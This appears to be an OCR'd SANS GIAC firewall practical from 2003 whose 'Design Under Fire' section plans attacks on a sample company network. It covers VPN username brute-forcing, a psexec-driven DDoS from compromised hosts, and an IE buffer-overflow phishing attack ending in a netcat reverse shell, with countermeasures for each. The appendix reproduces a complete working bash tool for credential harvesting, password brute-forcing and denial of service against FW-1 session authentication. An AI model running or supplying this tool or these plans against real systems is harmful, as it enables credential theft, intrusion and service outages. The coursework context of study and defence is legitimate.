
We recommend a follow-up to determine the best course of action.



Penetration Testing laptop running Knoppix 3.2

Section 4 - Design Under Fire

The design chosen for the “Design Under Fire” section is from Chong Kah Sing’s practical submitted on February 28, 2003. The practical can be downloaded for review at the following URL, http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf.



4.1 Attack Against the Firewall

In Kah Sing's design (analyst 0386), the decision was made to use a combined firewall and VPN device. The device is running Windows 2000 SP2 with CheckPoint NG Firewall and VPN with Feature Pack 2. The attack against the firewall will be focused on the VPN portion using techniques outlined by NTA Monitor in their post to Bugtraq on September 3, 2002. http://www.securityfocus.com/archive/1/290202/2002-09-01/2002-09-07/0

The vulnerability found by NTA allows an attacker to "guess" usernames by running a brute force tool with a dictionary file of usernames when the firewall/VPN is configured using IKE authentication with PreShared Secrets. According to NTA's research, 10,000 usernames could be tested within 2 minutes and 30 seconds (NTA).

Our penetration team has reviewed the GIAC Enterprise's website and found many names of sales people and web design staff. Using the online tools available at http://www.samspade.org/t/, technical and administrative contacts have been found that could possibly have root/administrative accounts within the GIAC computer network. We have put together a comprehensive text file with common formats for usernames including: FMLast, FLast, First.Last, FirstLast, Last.First, Last.First.M, and many more. A script written by Gregory Duchemin in October of 2000 has been included in the index as a reference to how simple it would be to write a program to test the GIAC firewall/VPN for valid usernames.

Example Command:
*[root@acanthus pentest/#]**./CPFW-guess.sh usernames.lst*** **202.185.236.3**
Usage: CPFW-guess.sh <text file of usernames> <target>
(NOTE: the above command is an example of a fictitious tool)

Without prior knowledge based on Kah Sing's paper, our team could have easily identified the firewall/VPN by using ike-scan available at http://www.nta-monitor.co.uk/ike-scan/index.htm.

Example output of ike-scan (Hills, pg 5)
An example run of the program is shown below:
$ ***ike-scan --showbackoff 172.16.2.2 10.0.1.98***
Starting ike-scan v1.0 with 3 hosts (http://www.nta-monitor.com/ike-scan/)
172.16.2.2 IKE Handshake returned (1 transforms)
10.0.1.98 IKE Handshake returned (1 transforms)
IKE Backoff Patterns:
IP Address No. Recv time Delta Time
172.16.2.2 1 1042797936.905288 0.000000
172.16.2.2 2 1042797938.901378 1.996090
172.16.2.2 3 1042797940.904158 2.002780
172.16.2.2 4 1042797942.906987 2.002829

172.16.2.2 5 1042797944.909644 2.002657
172.16.2.2 6 1042797946.912480 2.002836
172.16.2.2 7 1042797948.915286 2.002806
172.16.2.2 8 1042797952.920635 4.005349
172.16.2.2 9 1042797956.926155 4.005520
172.16.2.2 10 1042797960.931677 4.005522
172.16.2.2 11 1042797964.937201 4.005524
172.16.2.2 12 1042797968.942691 4.005490
172.16.2.2 Implementation guess: Firewall-1 4.1/NG
10.0.1.98 1 1042797937.070152 0.000000
10.0.1.98 2 1042797952.061102 14.990950
10.0.1.98 3 1042797967.064137 15.003035
10.0.1.98 Implementation guess: Cisco IOS / PIX

The severity of this attack is critical. If a valid username and password can be determined, it will give an attacker access to the internal network and possibly expose trade secrets and financial documents. Access within the internal network is heavily restricted by additional firewalls which will reduce the likelihood of accessing resources not already accessible by the permissions of the compromised account. Intrusion detection systems are also placed in the internal network which would make it difficult to execute attacks on internal systems without going undetected. KahSing stated that the GIAC network center is staffed 24 hours a day and 7 days a week. With on-site staff monitoring their systems at all hours of the day, it would be quite difficult for our attack to go undetected no matter what time of day we choose to implement our plans.

Countermeasures are available to prevent the brute forcing of usernames on the CheckPoint firewall/VPN device. The best choice would be to implement certificate based authentication and disable PreShared Secrets. Also, CheckPoint would ideally implement new parameters within their product that would enable lockout of accounts after too many bad password attempts, limit authentication attempts from a single IP, enforce password aging, and place restrictions on the type of passwords used (NTA).

4.2 Denial of Service Attack

Denial of Service (DoS) attacks occur when services provided by a network device are interrupted denying legitimate users access to a particular service. Examples of DoS attacks include causing a web or mail server to crash preventing access to the resources they provide or causing a router to become saturated with network traffic to the point of no longer passing legitimate packets. In our example of a Denial of Service attack against GIAC Enterprises, we will be using 50 compromised machines from various cable and xDSL networks. A Distributed Denial of Service (DDoS) is executed when many machines are used to perform a denial of service. From our standpoint, DDoS attacks are useless when it comes to gaining access to a target's environment, especially, if

launched against the target's router. If they can't get out, how do you get in? Realistically, DDoS attacks are only used to embarrass other companies.

The scenario for our attack will be to overwhelm the Internet resources of GIAC Enterprises on the day they are launching a new product. Beginning at 7:30AM Eastern time, we will launch a DDoS against the GIAC external firewall and VPN gateway to deny service to all potential customers who are attempting to connect to the GIAC website to find more information about the new product.

Our DDoS attack against GIAC Enterprises will be an expansion upon our previous example of attacking the GIAC external firewall/VPN. NTA documented that CPU resources spiked to "95% on an 800MHz AMD CPU with a packet rate of about 67 per second" (NTA). Using 50 computers on broadband Internet connections, it should be quite easy to overwhelm the firewall. Ten percent of a 2 MB leased line was used when guessing about 67 passwords per second (NTA). The combination of 50 machines attacking the 1 MB leased line of Chong KahSing's GIAC design should overwhelm the firewall, if not the connection to the ISP.

Administrative access has already been obtained on the 50 machines. To carry out our attack, we will use psexec from http://www.sysinternals.com to execute the command remotely to every compromised machine. Psexec will be executed through a batch file. Example:

psexec \\cable.chump.org -u H4x0r -p n0ru13z -s -c -d c:\ike-dos.exe -count=10000000 speed=insane 202.185.236.3
.....
.....
.....
psexec \\dsl.chump.org -u H4x0r -p n0ru13z -s -c -d c:\ike-dos.exe -count=10000000 speed=insane 202.185.236.3

Unfortunately, we do not have the bandwidth and software resources to carry out this attack; however, with the technical information provided by NTA Monitor and our knowledge of the effectiveness of distributed denial of service attacks, we are positive that this attack would be successful.

4.3 Internal System Compromise

Compromising an internal system is quite difficult with the multilayered approach to security in KahSing's design. To make the situation even more difficult, the servers are using software that are not quite as mainstream such as Netscape Navigator web server making it harder to find known exploits compared to those available for Apache and Microsoft Internet Information Server (IIS). The database server also runs Lotus Notes, which although quite popular, is a very up-to-date version and is not as prevalent as MSSQL or Oracle.

With the servers out of the picture, our penetration team has turned towards the staff machines. The possibilities are endless when confronting desktop user machines. Typically, machines are setup by the IT staff to a specific company configuration, however, once out of the IT staff's hands, it is difficult to keep machines configured the same at all times without getting the reputation of having a dictatorial IT staff with an iron fist. To add to the difficulty of keeping desktops safe, all staff must have access to the Internet for "legitimate, work-related" web browsing….that is where are attack will center.

Numerous vulnerabilities for Internet Explorer have been released in the past month. Our attack will be utilizing a buffer overflow in Internet Explorer's HTTP parsing code as detailed in an e-mail to Bugtraq on April 26, 2003 by Jouko Pynnonen.

> "The code used in Microsoft Internet Explorer to parse web servers' HTTP replies contains a buffer overflow vulnerability. Specifically the faulty code is located in URLMON.DLL. A malicious user may exploit this vulnerability to execute arbitrary code on an IE user's system." (Pynnonen)

To implement our attack, a webpage has been constructed and placed on a web server that has already been "owned." Next, we will send an e-mail to an unsuspecting GIAC employee with the "From:" field spoofed to contain the company of one of GIAC's partners. Relying on most users desire to believe that all e-mail is credible coming from a name they know, we will wait for a connection from the GIAC network.
Tcpdump will be used to monitor any connections from the GIAC:

 # tcpdump –vvnni eth0 'host giac.com'

When we see that the code has been downloaded, we will immediately stop the web server and open a netcat listener on port 80. The custom code injected into Internet Explorer's stack will run grab nc over port 80 and shovel a connection bound to cmd.exe back to the "web server" now listening for a connection with netcat. With our new remote connection to the machine, we will download our toolkit and start sniffing the network to determine our next target.

The countermeasures for this attack vary from host-based to network-based. The most effective network-based method is to implement a proxy-based firewall to handle all web browsing between the staff and the Internet. The proxy prevents any direct connections to the staff's desktop computers. GIAC could also implement a Microsoft System Updates Services server to push patches to the staff machines. Host-based countermeasures include giving users as little rights as possible to complete their job functions or installing host-based firewalls like BlackIce or ZoneAlarm.

References

"5.2.3 Ingress and Egress Filtering" Denial of Service Tools Administration. 5 March 2001. URL: http://www.tru64unix.compaq.com/faqs/publications/iass/OSIS_53/admin/DNSTLSXX.HTM (27 April 2001)

Artymiak, Jacek. "NAT with pf." March 6, 2003.
URL: http://www.onlamp.com/pub/a/bsd/2003/03/06/ssn_openbsd.html

Artymiak, Jacek. "Changes in pf: More on NAT." May 8, 2003.
URL: http://www.onlamp.com/pub/a/bsd/2003/05/08/ssn_openbsd.html

Debian Linux – http://www.debian.org

IANA. "Internet Protocol V4 Address Space." April 5, 2003. URL: http://www.iana.org/assignments/ipv4-address-space

Ferguson, P. and Senie, D. "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing." January 1998. URL: ftp://ftp.rfc-editor.org/in-notes/rfc2267.txt

Flanagan, Heather L. "Egress Filtering – Keeping the Internet Safe from Your Systems." April 30, 2001. URL: http://www.sans.org/rr/sysadmin/egress.php

Hills, Roy. "NTA Monitor UDP Backoff Pattern Fingerprint White Paper." January 17, 2003. URL: http://www.nta-monitor.com/ike-scan/whitepaper.pdf

Kah Sing, Chong. "SANS GCFW Practical Assignment Version 1.8." February 28, 2003. URL: http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf

Keeney, Frank. URL: http://pasadena.net/cisco/secure.html

NTA Monitor. "NTA Monitor discovers Checkpoint FW-1 flaw…10,000 username guesses in 2 minutes 30 seconds..."
URL: http://www.nta-monitor.co.uk/news/checkpoint.htm

OpenBSD pf FAQ. URL: http://www.openbsd.org/faq/pf/index.html

Pynnonen, Jouko. "Buffer overflow in Internet Explorer's HTTP parsing code." April 26, 2003.
URL: http://marc.theaimsgroup.com/?l=bugtraq&m=105138417416900&w=2

Rekhter, Y., et al. "RFC 1918 – Address Allocation for Private Internets." February 1996. URL: ftp://ftp.rfc-editor.org/in-notes/rfc1918.txt

Snort Intrusion Detection System – http://www.snort.org

Appendix

```
#!/bin/bash
#
# Fwsa (FW-1 session auth), tested on linux 2.4.0 beta
# ( Swiss army knife for FW-1 Session authentication. )
#
# successfully tested against Session Authentication Agents 4.0 & 4.1
# and Firewall-1 module 4.0
#
# please don't use it for any illegal activity but only for educational purposes
#
#        Gregory Duchemin    ( aka c3rb3r )
#
#     for help or bug report <==> c3rb3r@hotmail.com

# 0ctober 2000

function Usage()
{
echo
echo " Usage: "$0" Targets_filez  type_of_attack [FQDN name] [dict file] [0/1/2/3]"
echo
echo "================proof of concept // Version 1.0 ==="
echo "=================================================="
echo
echo " Note: Targets_filez is a plaintext file with all IPs to check"
echo "       I recommend u to make it with the help of Nmap "
echo "       Try nmap -T Insane -sS -P0 -p 261 RANGE_IP to look for listening session agents."
echo " Note: Type of attack is 1 for password recovery, 2 for stupid DOS, 3 for "
echo "       dangerous DOS and 4 for bruteforcing users password on Firewall"
echo
echo "       * password recovery will turn you back user FW1 login/password"
echo "       * stupid DOS just open a connexion and wait for nothing"
echo "         It'll block all other connexion and so, user access."
echo "       * dangerous DOS will enter an infinite loop within it send garbage."
echo "         Will crash some weak systems. ( find wich ones ;) ) "
echo "       * passwords Brute-force try to guess users password onto "
echo "         the corporate firewall. Have to supply an external address in filez"
echo "         to force firewall to connect on local port ( port 261 )."
echo
echo " Note: FQDN name is Fully Qualified Domain name, default:firewall used for FW-1 "
echo " banner."
echo " Note: Change the internal variables filez and logfile to store your stock into, default:\"...\""
echo " Note: this proggy needs netcat to nicely work."
echo
echo " G00d Hunt !"
echo
echo " author:  Gregory Duchemin  ( aka c3rb3r )"
echo "                          c3rb3r@hotmail.com "
echo
echo " N0 c0pyright, feel free to use or modify it as u want"
echo
}

signal_handler()
{
sync
echo
echo "Warning: target aborted, continuing with next one..."
echo
echo
}


filtered()
{
echo
echo "Error: target port 261 doesn't respond"
```

```
echo "       it should be because target is filtering or is down."
echo "       Anyway, try again spoofing firewall address."
echo "       Arptool should be helpfull to do the job"
echo
}

closed()
{
echo
echo "Error: target port 261 is closed"
echo "       continuing with next ip."
echo
echo
}

simple_dos()
{
for i in $ip; do
echo
echo "**************************************************"
echo "Launching stupid DOS attack against "$i" !"
echo "**************************************************"
echo
echo
{
sleep $timeout
sync
}| nc -n -w 2 -v $i 261 > $logfile 2>&1
if [ `awk '{ print $7 }' $logfile` = "refused" ]; then
closed
else
if [ `awk '{ print $7 }' $logfile` = "timed" ]; then
filtered
fi
fi
done
rm $logfile
echo
echo "DOS terminated. ( Hope it's ok)"
echo
}


dangerous_dos()
{
for i in $ip; do
echo
echo "******************************************************"
echo "Launching dangerous DOS attack against "$i" !"
echo "******************************************************"
echo
echo
{
sleep $timeout
cat /dev/random
}| nc -n -w 2 -v $i 261  > $logfile 2>&1
if [ $( awk '{ print $7 }' $logfile) = "refused" ]; then
closed
else
if [ $(awk '{ print $7 }' $logfile) = "timed" ]; then
filtered
fi
fi
done
rm $logfile
echo
echo "DOS terminated. ( Hope it's ok)"
echo
}
```

```
password_recovery()
{
for i in $ip; do
echo
echo "*******************************************************"
echo "Launching FW1 password recovery against "$i" !"
echo "*******************************************************"
echo
echo
{
sleep $timeout
sync
cat /dev/null > $logfile
echo "220 FW-1 Session Authentication Request from "$name
echo "211 253141732 1988 3931424644 80 5"
echo "331 User:"
sync
# synchronisation of buffers and disks
while [ ! -s $logfile ]; do
# waiting for user info supply in logfile
sleep 1
done
user=$(cat $logfile)

echo "331 *Firewall-1 password:"

while [ `wc -l $logfile|awk '{ print $1 }'` -eq 1 ]; do
sleep 1
done
sed 's/'$user'//' $logfile | sed '/./,$!d' > ./tmp
password=$(cat ./tmp)
rm ./tmp
echo "200 User $user authenticated by Firewall-1 authentication."
echo "230 OK"
sleep 2
echo >> $filez
echo >> $filez
echo "===== Password recovery ==========================================" >> $filez
echo "=================================================================" >> $filez
echo " Target <==> $i" >> $filez
echo >> $filez
echo " Username <==> $user    Password <==> $password" >> $filez
echo >> $filez
echo >> $filez
exit 0
}| nc  -n -w 2 -v $i 261  > $logfile
if [ -f ./tmp ]; then
rm tmp
fi
done
if [ -f $logfile ]; then
rm $logfile
fi
echo
echo "Done. ( see "$filez" to read stolen informations)"
echo
}



password_bruteforce()
{
for i in $ip; do


echo
echo "*******************************************************"
echo "Launching FW1 password BruteForce attack "
echo "*******************************************************"
```

```
echo
echo


if [ -s $logfile ]; then
cat /dev/null > $logfile
fi

# We use as many char string as there are in password because
# most of the time, admin won't use a "real" random generator but
# a program that use a basic scheme.
# if u understand this scheme and modify the string below, u should be able to increase signific antly your chances of
succeed.
# if passwords in your company are less than 8 chars, comment useless lines

# password scheme:
# for instance, first letter could be uppercase ( A or H string depending on order byte ).
# initial values are commented

#A='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8
9 0'
A='A B C D E F G H I J K L M N O P Q R S T U V W X Y Z'

B='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
C='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
D='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
E='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
F='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
G='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
H='a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 2 3 4 5 6 7 8 9
0'
{
# we send a probe to anywhere in the world port 80 (or whatever fw rules allow), waiting for FW answer
nc -w 2 -n $i 80 > /dev/null 2>&1

# waiting for invitation caller
grep 331 $logfile > /dev/null
while [ $? -eq 1 ];
do
grep 331 $logfile > /dev/null
done

# we try now our login names until we get back the magic cookie
# actually we read login names in a file, it should be more efficient since most of admins use real names.
# u can use brute force to guess login in the same manner we use it for passwords.
# in this case, just change the few lines below to use chars strings from 1 up to 8 loops.

for user in $username
do
cat /dev/null > $logfile
sync
echo $user

# 530 eg NOTOK, error response
# fw1 session authentication reply with an error code if username doesn't exist, that's a flaw in itself.

sleep $timeout

grep 530 $logfile > /dev/null
if [ $? -eq 1 ]; then
echo "===== Password Brute force ==========================================" >> $filez
echo "============================================================================" >> $filez
echo >> $filez
echo >> $filez
```

```
echo " login ok :"$user >> $filez
echo >> $filez
echo >> $filez
echo $user >> ./.users
sync
continue
fi
done

if [ ! -f ./.users ]; then
exit
fi

targets=`cat ./.users`
rm ./.users

# Now it's time  we try to guess password for this user
# if passwords in your company are less than 8 chars, comment useless loops.


for user in $targets
do

for i8 in $H
do
for i7 in $G
do

# this rule is optional
if [ $i7 = $i8 ]; then
continue
fi

for i6 in $F
do

# this rule is optional
if [ $i6 = $i7 ]; then
continue
fi

for i5 in $E
do

# this rule is optional
if [ $i5 = $i6 ]; then
continue
fi

for i4 in $D
do

# this rule is optional
if [ $i4 = $i5 ]; then
continue
fi

for i3 in $C
do

# this rule is optional
if [ $i3 = $i4 ]; then
continue
fi

for i2 in $B
do

# this rule is optional
if [ $i2 = $i3 ]; then
```

```
continue
fi

for i1 in $A
do

# this rule is optional
if [ $i1 = $i2 ]; then
continue
fi


# waiting for server

grep 331 $logfile > /dev/null
while [ $? -eq 1 ];
do
grep 331 $logfile > /dev/null
done


# order is fetched by the user (see usage), and may be usefull for multi-process bruteforce.

if [ $order -eq 0 ]; then
echo $i1$i2$i3$i4$i5$i6$i7$i8
# for debugging purpose
echo "trying $i1$i2$i3$i4$i5$i6$i7$i8" >> $filez
else
if [ $order -eq 1 ]; then
echo $i1$i7$i6$i5$i4$i3$i2$i8
echo "trying $i1$i7$i6$i5$i4$i3$i2$i8" >> $filez
else
if [ $order -eq 2 ]; then
echo $i1$i5$i8$i2$i4$i7$i3$i6
echo "trying $i1$i5$i8$i2$i4$i7$i3$i6" >> $filez
else
echo $i1$i2$i4$i7$i8$i3$i6$i5
echo "trying $i1$i2$i4$i7$i8$i3$i6$i5" >> $filez
fi
fi
fi
sync
usleep $utimeout

# 230 eg OK, password is correct

grep 230 $logfile > /dev/null
if [ $? -eq 0 ]; then
echo >> $filez
if [ $order -eq 0 ]; then
echo "password ok :"$i1$i2$i3$i4$i5$i6$i7$i8 >> $filez
else
if [ $order -eq 1 ]; then
echo "password ok :"$i8$i7$i6$i5$i4$i3$i2$i1 >> $filez
else
if [ $order -eq 2 ]; then
echo "password ok :"$i8$i5$i1$i2$i4$i7$i3$i6 >> $filez
else
echo "password ok :"$i2$i1$i4$i7$i8$i3$i6$i5 >> $filez
fi
fi
fi
echo >> $filez
echo >> $filez
exit
fi

# we r supposed to reinject username each time, this one we just discovered
# but connexion is still alive that's the major flaw.
```

```
grep 331 $logfile > /dev/null
while [ $? -eq 1 ];
do
grep 331 $logfile > /dev/null
done

echo $user
done
done
done
done
done
done
done
done

done
}| nc  -n  -l -p 261  > $logfile 2>&1

#if [ -f $logfile ]; then
#rm $logfile
#fi
done
echo
echo "Done. ( see "$filez" to read stolen informations)"
echo
}



if [ $# -lt 2 ]; then
Usage
exit
fi

nc -h  > /dev/null 2>&1
if [ ! $? -eq 1 ]; then
Usage
echo
echo
echo "Error: "$0" needs netcat to properly run, please check u have it in your \$PATH or compile it now."
echo
exit
fi

if [ ! $2 -eq 1 ] && [ ! $2 -eq 2 ] && [ ! $2 -eq 3 ] && [ ! $2 -eq 4 ]; then
Usage
echo
echo
echo "Error: Value for type of attack is out of range."
echo
exit
fi

if [ ! -s $1 ]; then
Usage
echo
echo
echo "Error: "$0" didn't find your Targets_ip filez."
echo
exit
fi

trap signal_handler SIGINT


ip=`cat $1`


# filez is where results are writen, please change it for your configuration
```

```
# don't forget to change this values for every instance of the process, u would like to launch
filez="./....."
logfile="./logfile4"

cat /dev/null > $filez

name="fwl01"

# timeout is connexion timer when waiting for a server response.

timeout=2


# utimeout is pretty important, specifically for brute force attack, lower value means faster loop but if too low, fw reply
would be mistaken
# that depends of your network round trip time and average firewall cpu usage.
# try different values first: default 22 millisecond

utimeout=22000

if [ $# -gt 2 ]; then
name=$3
fi
if [ $# -gt 2 ] && [ $2 -eq 4 ]; then
if [ ! -s $3 ]; then
Usage
echo
echo "Error: "$0" didn't find your dict filez or it's empty."
echo
exit
fi
username=`cat $3`
fi

order=0
if [ $# -gt 3 ]; then
order=$4
fi

if [ -f $logfile ]; then
rm -f $logfile
fi

case "$2" in
1)
   password_recovery
  ;;

2)
  simple_dos
  ;;

3)
  dangerous_dos
  ;;

4)
  password_bruteforce
  if [ -s $filez ]; then
  cat $filez
  fi
  ;;

*)
  exit 1
esac
exit
```